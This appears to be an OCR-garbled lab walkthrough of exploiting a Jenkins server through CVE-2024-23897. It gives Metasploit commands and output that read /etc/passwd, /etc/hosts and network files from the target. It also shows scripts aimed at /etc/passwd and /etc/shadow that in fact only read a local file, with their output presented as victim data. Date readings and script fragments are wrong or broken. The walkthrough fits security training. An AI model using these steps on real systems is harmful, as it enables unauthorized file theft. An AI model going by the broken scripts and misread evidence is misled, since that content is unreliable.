
In the Atom feed for all button we find a URL with an HTML code that contains interesting information




```
<?xml version="1.0" encoding="UTF-8"?>

    <feed xmlns="http://www.w3.org/2005/Atom"><title>Jenkins:George Mills (all builds)</title><link rel="alternate" type="text/html" href="http://192.168.1.78:8080/user/george"></link>
<updated>2001-01-01T00:00:00Z</updated><author><name>Jenkins Server</name></author><id>urn:uuid:903deee0-7bfa-11db-9fe1-0800200c9a66</id></feed>
```

We now know the user's last name, George Mills, and that the service hasn't been updated since 2001, which may indicate that it contains vulnerabilities.


- http://192.168.1.78:8080/user/george
- <author><name>Jenkins Server
- <id>urn:uuid:903deee0-7bfa-11db-9fe1-0800200c9a66</id>

The URL is accessed by changing the IP to that of the victim machine http://192.168.204.132:8080/user/ ~~george/ and upon returning to the menu a new user ca~~lled Anonymus is enabled.



User ID	Name	Last Commit Activity ↑	On
george	George Mills	N/A	
anonymous	anonymous	N/A	

We continue browsing and find a button called build executor status




Jenkins
búsqueda (CTRL+K)
Inici
Panel de Control > nodos >
Trabajos en la cola
No hay trabajos en la cola
Estado del ejecutor de construcciones
1 Inactivo
Nodos

S	Nombre ↓	Arquitectura	Diferencia entre los relojes	Tiempo de respuesta
🖥	principal	Linux (amd64)	Sincronizados	0ms
	Data obtained	50 Min	50 Min	50 Min

We know that there is a main server running on Linux arc64

Continuing the search on the page we enter the user “anonymous”

Jenkins User ID: anonymous




Jenkins User ID: anonymous

On the same route of executions and "rssall" you will find interesting information

href="http://192.168.1.78:8080/user/anonymous


urn:uuid:903deee0-7bfa-11db-9fe1-0800200c9a66



192.168.204.132:8080/user/ano
192.168.204.132:8080/user/ano
No es seguro
192.168.204.132:8080/user/anonymous/rssAll

```
<?xml version="1.0" encoding="UTF-8"?>

    <feed xmlns="http://www.w3.org/2005/Atom"><title>Jenkins:anonymous (all builds)</title><link rel="alternate" type="text/html" href="http://192.168.1.78:8080/user/anonymous"></link>
<updated>2001-01-01T00:00:00Z</updated><author><name>Jenkins Server</name></author><id>urn:uuid:903deee0-7bfa-11db-9fe1-0800200c9a66</id></feed>
```

In the build executor status section we find information about the server and the node



Jenkins

búsqueda (CTRL+K)

Iniciar sesión

Panel de Control > nodos >

Trabajos en la cola

No hay trabajos en la cola

Estado del ejecutor de construcciones


1 Inactivo

2 Inactivo

Nodos

S	Nombre ↓	Arquitectura	Diferencia entre los relojes	Tiempo de respuesta
	principal	Linux (amd64)	Sincronizados	0ms
	Data obtained	28 Min	28 Min	28 Min

In the credentials button we find



Jenkins

búsquec

Panel de Control > Credentials

Credentials

T	P	Store ↓	Domain	ID	Name


Stores scoped to Jenkins

P	Store ↓	Domains
	System	(global)

Icono: S M L

There is a button

a store system hosted on a global domain



Jenkins

búsqueda (CTRL+K)

Panel de Control > Credentials > System >


System

+ Add

	Domain ↓	Description
	Global credentials (unrestricted)	Credentials that should be available irrespective of domain specification to requirements matching.

Icono: S M L

No information found on the page



Jenkins

Panel de Control > Credentials > System > Global credentials (unrestricted) >


Global credentials (unrestricted)

Credentials that should be available irrespective of domain specification to requirements matching.

ID	Name	Kind	Description
This credential domain is empty.			

Icono: S M L

A menu is enabled in the Anonymous/Credentials user path



Jenkins

Panel de Control > anonymous > Credentials

Credentials


T	P	Store ↓	Domain	ID	Name

Stores scoped to User: anonymous

P	Store ↓	Domains
	User: anonymous	

Icono: S M L

When you click on the icon with the face, you can see that something loads on the page, but no apparent changes are observed.



Jenkins

Panel de Control > Credentials

Credentials

T	P	Store ↓	Domain	ID	Name

Stores scoped to Jenkins

Jenkins Credentials Provider

P	Store ↓	Domains
	System	(global)

Icono: S M L


Continuing with the inspection, a search is carried out in repositories for existing vulnerabilities and it is found that the recently named CVE-

2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability which involves Jenkins not disabling a **CLI command parser** feature that replaces an '@' character followed by a file path in an argument with the contents of that file.
This allows **unauthenticated attackers** to read arbitrary files on the Jenkins server file system.

Conditions for the vulnerability to be exploitable:


- **Legacy** authorization mode must be enabled.
- In the "logged-in users can do anything" authorization mode, the **"Allow anonymous read access"** setting must be enabled.
- The **logging function** must be enabled.

In order to exploit this vulnerability we use metasploit again and look for the vulnerabilities that are available in the library




```
msf6 > search jetty 10.0.13
[-] No results from search
msf6 > search jenkins

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check
Description
   -   ----                                                    ---------------  ----       -----
-----------
   0   exploit/windows/misc/ibm_websphere_java_deserialize     2015-11-06       excellent  No
IBM WebSphere RCE Java Deserialization Vulnerability
   1   exploit/multi/http/jenkins_metaprogramming              2019-01-08       excellent  Yes
Jenkins ACL Bypass and Metaprogramming RCE
   2     \_ target: Unix In-Memory                             .                .          .
.
   3     \_ target: Java Dropper                               .                .          .
.
   4   exploit/linux/http/jenkins_cli_deserialization          2017-04-26       excellent  Yes
Jenkins CLI Deserialization
   5   exploit/linux/misc/jenkins_ldap_deserialize             2016-11-16       excellent  Yes
Jenkins CLI HTTP Java Deserialization Vulnerability
   6   exploit/linux/misc/jenkins_java_deserialize             2015-11-18       excellent  Yes
Jenkins CLI RMI Java Deserialization Vulnerability
   7   post/multi/gather/jenkins_gather                        .                normal     No
Jenkins Credential Collector
   8   auxiliary/gather/jenkins_cred_recovery                  .                normal     Yes
Jenkins Domain Credential Recovery
   9   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum    .                normal     No
Jenkins Server Broadcast Enumeration
```

And we found the vulnerability related to CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability, this vulnerability was disclosed on January 24, 2024.




```
 17  auxiliary/gather/jenkins_cli_ampersand_arbitrary_file_read  2024-01-24       normal     Yes
Jenkins cli Ampersand Replacement Arbitrary File Read
```

To exploit the vulnerability we first enable the exploit with its name, enter the victim's IP and port




```
msf6 > use auxiliary/gather/jenkins_cli_ampersand_arbitrary_file_read
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set RHOSTS http://192.168.204.132
:8080
RHOSTS => http://192.168.204.132:8080
```

Finally, we upload the file containing the exploit to be read by Jenkins. This file will allow you to extract and read files contained on the server.




```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set FILE_PATH /etc/passwd
FILE_PATH ⇒ /etc/passwd
```

In this case, since we do not use SSL certificates, we set the option to false.



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set SSL false
SSL ⇒ false
```


Finally we execute the exploit and validate the response.



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > run
[*] Running module against 192.168.204.132

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Found exploitable version: 2.401.2
[*] Sending requests with UUID: 361f2d52-64de-4b2a-8c2e-7d6b866725f5
[+] /etc/passwd file contents retrieved (first line or 2):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
[+] Results saved to: /root/.msf4/loot/20241115222109_default_192.168.204.132_jenkins.file_320772.tx
t
[*] Auxiliary module execution completed
```


We found that the exploit runs successfully, in this response we can see at first glance that there are two users root and Daemon, along with the path where the file was saved.

Now we use the vim editor to review the file



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > vim /root/.msf4/loot/202411152221
09_default_192.168.204.132_jenkins.file_320772.txt
```


We proceed to review the extracted file.


root@kali-ThD: /opt/metasploit-framework
File Actions Edit View Help

```
J^Hroot:x:0:0:root:/root:/bin/bash
J^Hdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin^@^@^@^A^H
~
~
```


In this file, we find the two aforementioned users, but root credentials are required to access the file, so we proceed to validate whether the Daemon user is the root user. To do this, we extract the following files, exploiting the same vulnerability:

- /etc/network/interfaces




```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set RHOSTS http://192.168.204.132
:8080
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set FILE_PATH /etc/network/interf
aces
FILE_PATH ⇒ /etc/network/interfaces
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set SSL false
SSL ⇒ false
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > run
[*] Running module against 192.168.204.132

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Found exploitable version: 2.401.2
[*] Sending requests with UUID: e6e77590-19e8-4b1b-a321-5445c7fb93fc
[+] /etc/network/interfaces file contents retrieved (first line or 2):
# This file describes the network
# and how to activate them. For more information, see interfaces(5).
[+] Results saved to: /root/.msf4/loot/20241115231830_default_192.168.204.132_jenkins.file_058555.tx
t
[*] Auxiliary module execution completed
```

-
- Contents of the extracted file


root@kali-ThD: /opt/metasploit-framework
File Actions Edit View Help


```
{^H# This file describes the network
▌^H# and how to activate them. For more information, see interfaces(5).^@^@^@^A^H
~
~
```

• /etc/hosts




```
▌^H127.0.0.1       localhost
)^H127.0.1.1       leak^@^@^@^A^H
~
~
```

• /proc/net/if_inet6



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > set FILE_PATH /proc/ne
t/if_inet6
FILE_PATH => /proc/net/if_inet6
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > run
[*] Running module against 192.168.204.132

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Found exploitable version: 2.401.2
[*] Sending requests with UUID: 70b3c660-523c-4d24-90a0-bc218e138f74
[+] /proc/net/if_inet6 file contents retrieved (first line or 2):
00000000000000000000000000000001 01 80
fe80000000000000020c29fffe278e3f 02 40 20 80    ens33
[+] Results saved to: /root/.msf4/loot/20241115235522_default_192.168.204.132_jenkins.fil
e_393949.txt
[*] Auxiliary module execution completed
```

• File output



```
K^H00000000000000000000000000000001 01 80
P^Hfe80000000000000020c29fffe278e3f 02 40 20 80    ens33^@^@^@^A^H
~
~
~
```


• The IPv6 of the machine and more additional information can be obtained: • fe80::20c:29ff:fe27:8e3f: **Link-local IPv6 address.** • 02: Index of the ens33 interface. • 40: Network prefix length (usually /64 for link-local). • 20 80: Status and scope flag. • ens33: Name of the associated interface. • The word "ens33" is found in one of the network configuration files.

"hudson", which corresponds to the configuration of a service

•

• /etc/resolv.conf

• File output



```
  GNU nano 8.2          /root/.msf4/loot/2024111606
=^Hdomain localdomain
-^Hsearch localdomain^@^@^@^A^H
```

• A scan is performed with nmap

The documentation for the **Jenkins** vulnerability - CVE-2024-23897 is reviewed and it is found that the vulnerability only allows reading the first two lines of the files, but it is found that it is possible to read 4 by modifying the cli.

So a script is generated with:

GNU nano 8.2 fetch_lines.sh

#!/bin/bash

- FILE_PATH="/etc/passwd" * Path of the original file on the victim machine
- URL="http://192.168.204.132:8080" * URL del servidor Jenkins
- COMMAND="list-plugins" * Jenkins command • Function


to get only the third line

```
get_third_line() {
    # Read only the third line using head and tail
    THIRD_LINE=$(head -n 3 $FILE_PATH | tail -n 1)
    echo "Third line: $THIRD_LINE"
}
```

- Call the function to get the third line

```
get_third_line
```

In this way, the third line of the password file is obtained.



```
┌──(root㉿kali-ThD)-[/]
└─# chmod +x fetch_lines.sh

┌──(root㉿kali-ThD)-[/]
└─# ./fetch_lines.sh
Third line: bin:x:2:2:bin:/bin:/usr/sbin/nologin

┌──(root㉿kali-ThD)-[/]
└─# 
```

A user named bin

Taking into account the result obtained, a script is used that reads in blocks

- !/bin/bash

  - FILE_PATH="/etc/shadow" # Path of the original file on the machine victim
  - URL="http://192.168.204.132:8080" # URL del servidor Jenkins
  - COMMAND="list-plugins" # Comando de Jenkins
  - LINES_PER_READ=10 # Number of lines to read at a time

- START_LINE=1 # Starting line to read

- Function to read a block of lines

read_block() {

- Read a block of lines from the file

  END_LINE=$((START_LINE + LINES_PER_READ - 1))

- Read lines from the file

  BLOCK=$(sed -n "${START_LINE},${END_LINE}p" $FILE_PATH)


- If there are no more lines, we exit

  if [-z "$BLOCK"]; then

    return 1


  Be

- the list of users is obtained



```
└─# ./fetch_linesvarios.sh

Reading lines 1 to 10
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
